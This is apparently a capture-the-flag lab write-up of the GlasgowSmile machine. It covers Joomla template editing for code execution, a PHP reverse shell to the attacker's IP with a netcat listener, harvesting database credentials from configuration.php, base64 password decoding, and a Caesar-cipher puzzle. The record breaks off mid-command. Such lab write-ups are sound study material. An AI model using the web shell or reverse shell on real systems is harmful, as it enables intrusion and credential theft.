
2020-06-14 08:46

2020-06-14 08:42

Joomla! 3.7.3-rc1 — © 2024 Joker

Googling this, i found a site by hacktricks: https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/joomla

And of interest was this paragraph for RCE:




RCE

If you managed to get **admin credentials** you can **RCE inside of it** by adding a snippet of **PHP code** to gain **RCE**. We can do this by **customizing** a **template**.


1. **Click** on **`Templates`** on the bottom left under `Configuration` to pull up the templates menu.
2. **Click** on a **template** name. Let's choose **`protostar`** under the `Template` column header. This will bring us to the **`Templates: Customise`** page.
3. Finally, you can click on a page to pull up the **page source**. Let's choose the **`error.php`** page. We'll add a **PHP one-liner to gain code execution** as follows:
    1. **`system($_GET['cmd']);`**
4. **Save & Close**
5. `curl -s http://joomla-site.local/templates/protostar/error.php?cmd=id`

Went to the templates site and edited the index.php to give a reverse shell:




```php
<?php
/**
 * @package     Joomla.Site
 * @subpackage  Templates.beez3
 *
 * @copyright   Copyright (C) 2005 - 2017 Open Source Matters, Inc. All rights reserved.
 * @license     GNU General Public License version 2 or later; see LICENSE.txt
 */

// No direct access.
defined('_JEXEC') or die;
$sock=fsockopen("192.168.45.173",2222);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);
/** @var JDocumentHtml $this */

JLoader::import('joomla.filesystem.file');
```

After saving it, i set up a listener on port 222:




```
┌──(kali㉿kali)-[~/Desktop/offsecLab/GlasgowSmile]
└─$ nc -nlvp 2222
listening on [any] 2222 ...
```

Then i activated the script, by going to the template:




And we got the shell:



```
┌──(kali㉿kali)-[~/Desktop/offsecLab/GlasgowSmile]
└─$ nc -nlvp 2222
listening on [any] 2222 ...
connect to [192.168.45.173] from (UNKNOWN) [192.168.181.79] 59408
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```


Privilege Escalation

Looking around, i noticed some configuration files




```
www-data@glasgowsmile:/var/www/html/joomla$ ls -la
total 116
drwxr-x---  17 www-data www-data  4096 Jun 13  2020 .
drwxr-xr-x   3 root     root      4096 Aug 25  2020 ..
-rwxr-x---   1 www-data www-data 18092 Jun 21  2017 LICENSE.txt
-rwxr-x---   1 www-data www-data  4874 Jun 21  2017 README.txt
drwxr-x---  11 www-data www-data  4096 Jun 21  2017 administrator
drwxr-x---   2 www-data www-data  4096 Jun 21  2017 bin
drwxr-x---   2 www-data www-data  4096 Jun 21  2017 cache
drwxr-x---   2 www-data www-data  4096 Jun 21  2017 cli
drwxr-x---  19 www-data www-data  4096 Jun 21  2017 components
-rw-r--r--   1 www-data www-data  1924 Jun 13  2020 configuration.php
-rwxr-x---   1 www-data www-data  3005 Jun 21  2017 htaccess.txt
drwxr-x---   5 www-data www-data  4096 Jun 21  2017 images
drwxr-x---   2 www-data www-data  4096 Jun 21  2017 includes
-rwxr-x---   1 www-data www-data  1420 Jun 21  2017 index.php
drwxr-x---   4 www-data www-data  4096 Jun 21  2017 language
drwxr-x---   5 www-data www-data  4096 Jun 21  2017 layouts
drwxr-x---  11 www-data www-data  4096 Jun 21  2017 libraries
drwxr-x---  26 www-data www-data  4096 Jun 21  2017 media
drwxr-x---  27 www-data www-data  4096 Jun 21  2017 modules
drwxr-x---  16 www-data www-data  4096 Jun 21  2017 plugins
-rwxr-x---   1 www-data www-data   836 Jun 21  2017 robots.txt
drwxr-x---   5 www-data www-data  4096 Jun 21  2017 templates
drwxr-x---   2 www-data www-data  4096 Jun 21  2017 tmp
-rwxr-x---   1 www-data www-data  1690 Jun 21  2017 web.config.txt
```

But the more interesting one is configuration.php, it contains user and password for a mysql server: joomla:babyjoker




```
public $debug_lang = '0';
public $dbtype = 'mysqli';
public $host = 'localhost';
public $user = 'joomla';
public $password = 'babyjoker';
public $db = 'joomla_db';
public $dbprefix = 'jnqcu_';
public $live_site = '';
public $secret = 'fNRyp6KO51013435';
public $gzip = '0';
public $error_reporting = 'default';
```



```
www-data@glasgowsmile:/var/www/html/joomla$ mysql -u joomla -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 715
Server version: 10.3.22-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| batjoke            |
| information_schema |
| joomla_db          |
| mysql              |
| performance_schema |
+--------------------+
5 rows in set (0.002 sec)

MariaDB [(none)]> 
```


The batjoke database seems very interesting:



```
MariaDB [(none)]> use batjoke;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [batjoke]> show tables;
+-------------------+
| Tables_in_batjoke |
+-------------------+
| equipment         |
| taskforce         |
+-------------------+
2 rows in set (0.000 sec)

MariaDB [batjoke]> select * from equipment;
Empty set (0.000 sec)

MariaDB [batjoke]> select * from taskforce;
+----+---------+------------+---------+----------------------------------------------+
| id | type    | date       | name    | pswd                                         |
+----+---------+------------+---------+----------------------------------------------+
|  1 | Soldier | 2020-06-14 | Bane    | YmFuZWlzaGVyZQ==                             |
|  2 | Soldier | 2020-06-14 | Aaron   | YWFyb25pc2hlcmU=                             |
|  3 | Soldier | 2020-06-14 | Carnage | Y2FybmFnZWlzaGVyZQ==                         |
|  4 | Soldier | 2020-06-14 | buster  | YnVzdGVyaXNoZXJlZmY=                         |
|  6 | Soldier | 2020-06-14 | rob     | Pz8/QWxsSUhhdmVBcmVOZWdhdGl2ZVRob3VnaHRzPz8/ |
|  7 | Soldier | 2020-06-14 | aunt    | YXVudGlzIHRoZSBmdWNrIGhlcmU=                 |
+----+---------+------------+---------+----------------------------------------------+
6 rows in set (0.000 sec)

MariaDB [batjoke]> 
```

Seems to be passwords for users and the passwords are encoded in base64. Whats even weirder is that bane and carnage? is part of the squad.


It seems that rob has a password after decoding from base64:



```
┌──(kali㉿kali)-[~/Desktop/offsecLab/GlasgowSmile]
└─$ echo "Pz8/QWxsSUhhdmVBcmVOZWdhdGl2ZVRob3VnaHRzPz8/" | base64 -d
???AllIHaveAreNegativeThoughts???

┌──(kali㉿kali)-[~/Desktop/offsecLab/GlasgowSmile]
└─$ 
```


So we have rob:???AllIHaveAreNegativeThoughts???

I was able to login in ssh, and looking around, there are some files that are interesting:




```
rob@glasgowsmile:~$ ls -la
total 44
drwxr-xr-x 2 rob  rob  4096 Aug 25  2020 .
drwxr-xr-x 5 root root 4096 Jun 15  2020 ..
-rw-r----- 1 rob  rob   454 Jun 14  2020 Abnerineedyourhelp
-rw-r--r-- 1 rob  rob   220 Jun 13  2020 .bash_logout
-rw-r--r-- 1 rob  rob  3526 Jun 13  2020 .bashrc
-rw-r----- 1 rob  rob   302 Aug 25  2020 howtoberoot
-rw-r--r-- 1 rob  rob    33 Jan 21 23:44 local.txt
-rw-r--r-- 1 rob  rob   807 Jun 13  2020 .profile
-rw-r--r-- 1 rob  rob    66 Jun 15  2020 .selected_editor
-rw-r----- 1 rob  rob    32 Aug 25  2020 user.txt
-rw------- 1 rob  rob   429 Jun 16  2020 .Xauthority
rob@glasgowsmile:~$ 
```

Something strange was found in Abnerineedyourhelp, seems to be a encoded message:




```
rob@glasgowsmile:~$ cat Abnerineedyourhelp
Gdkkn Cdzq, Zqsgtq rteedqr eqnl rdudqd ldmszk hkkmdrr ats vd rdd khsskd rxlozsgx enq ghr bnmchshnm. Sghr qdkzsdr sn
ghr eddkhmf zants adhmf hfmnqdc. Xnt bzm ehmc zm dmsqx hm ghr intqmzk qdzcr, "Sgd vnqrs ozqs ne gzuhmf z ldmszk hkkm
drr hr odnokd dwodbs xnt sn adgzud zr he xnt cnm's."
Mnv H mddc xntq gdko Zamdq, trd sghr ozrrvnqc, xnt vhkk ehmc sgd qhfgs vzx sn rnkud sgd dmhflz. RSLyzF9vYSj5aWjvYFUg
cFfvLCAsXVskbyP0aV9xYSgiYV50byZvcFggaiAsdSArzVYkLZ==
```

Tried to decode the base64 code, but to no avail:



```
┌──(kali㉿kali)-[~/Desktop/offsecLab/GlasgowSmile]
└─$ echo "RSLyzF9vYSj5aWjvYFUgcFfvLCAsXVskbyP0aV9xYSgiYV50byZvcFggaiAsdSArzVYkLZ==" | base64 -d
E"��_oa(�ih�`U pW�, ,][$o#�i_qa("a^to&opX j ,u +�V$-
```

Seems to be a caesar cipher, so i went to cryptii to get it decoded:


VIEW

Plaintext

```
Gdkkn Cdzq, Zqsgtq rteedqr eqnl rdudqd ldmszk hkkmdrr
ats vd rdd khsskd rxlozsgx enq ghr bnmchshnm. Sghr
qdkzsdr sn ghr eddkhmf zants adhmf hfmnqdc. Xnt bzm ehmc
zm dmsqx hm ghr intqmzk qdzcr, "Sgd vnqrs ozqs ne gzuhmf
z ldmszk hkkmdrr hr odnokd dwodbs xnt sn adgzud zr he
xnt cnm's."
Mnv H mddc xntq gdko Zamdq, trd sghr ozrrvnqc, xnt vhkk
ehmc sgd qhfgs vzx sn rnkud sgd dmhflz.
RSLyzF9vYSj5aWjvYFUgcFfvLCAsXVskbyP0aV9xYSgiYV50byZvcFgg
aiAsdSArzVYkLZ==
```

ENCODE DECODE

Caesar cipher

SHIFT 1 a→b

ALPHABET abcdefghijklmnopqrstuvwxyz

CASE STRATEGY Maintain case

FOREIGN CHARS Include Ignore


→ Encoded 453 chars

VIEW

Ciphertext

```
Hello Dear, Arthur suffers from severe mental illness
but we see little sympathy for his condition. This
relates to his feeling about being ignored. You can find
an entry in his journal reads, "The worst part of having
a mental illness is people expect you to behave as if
you don't."
Now I need your help Abner, use this password, you will
find the right way to solve the enigma.
STMzaG9wZTk5bXkwZGVhdGgwMDBtYWtlczQ0bW9yZThjZW50czAwdGhh
bjBteTBsaWZlMA==
```


Doesnt tell me much except that the username is abner and the password is another base64 encoded password, but got it decoded anyway and got a plaintext pass:



```
┌──(kali㉿kali)-[~/Desktop/offsecLab/GlasgowSmile]
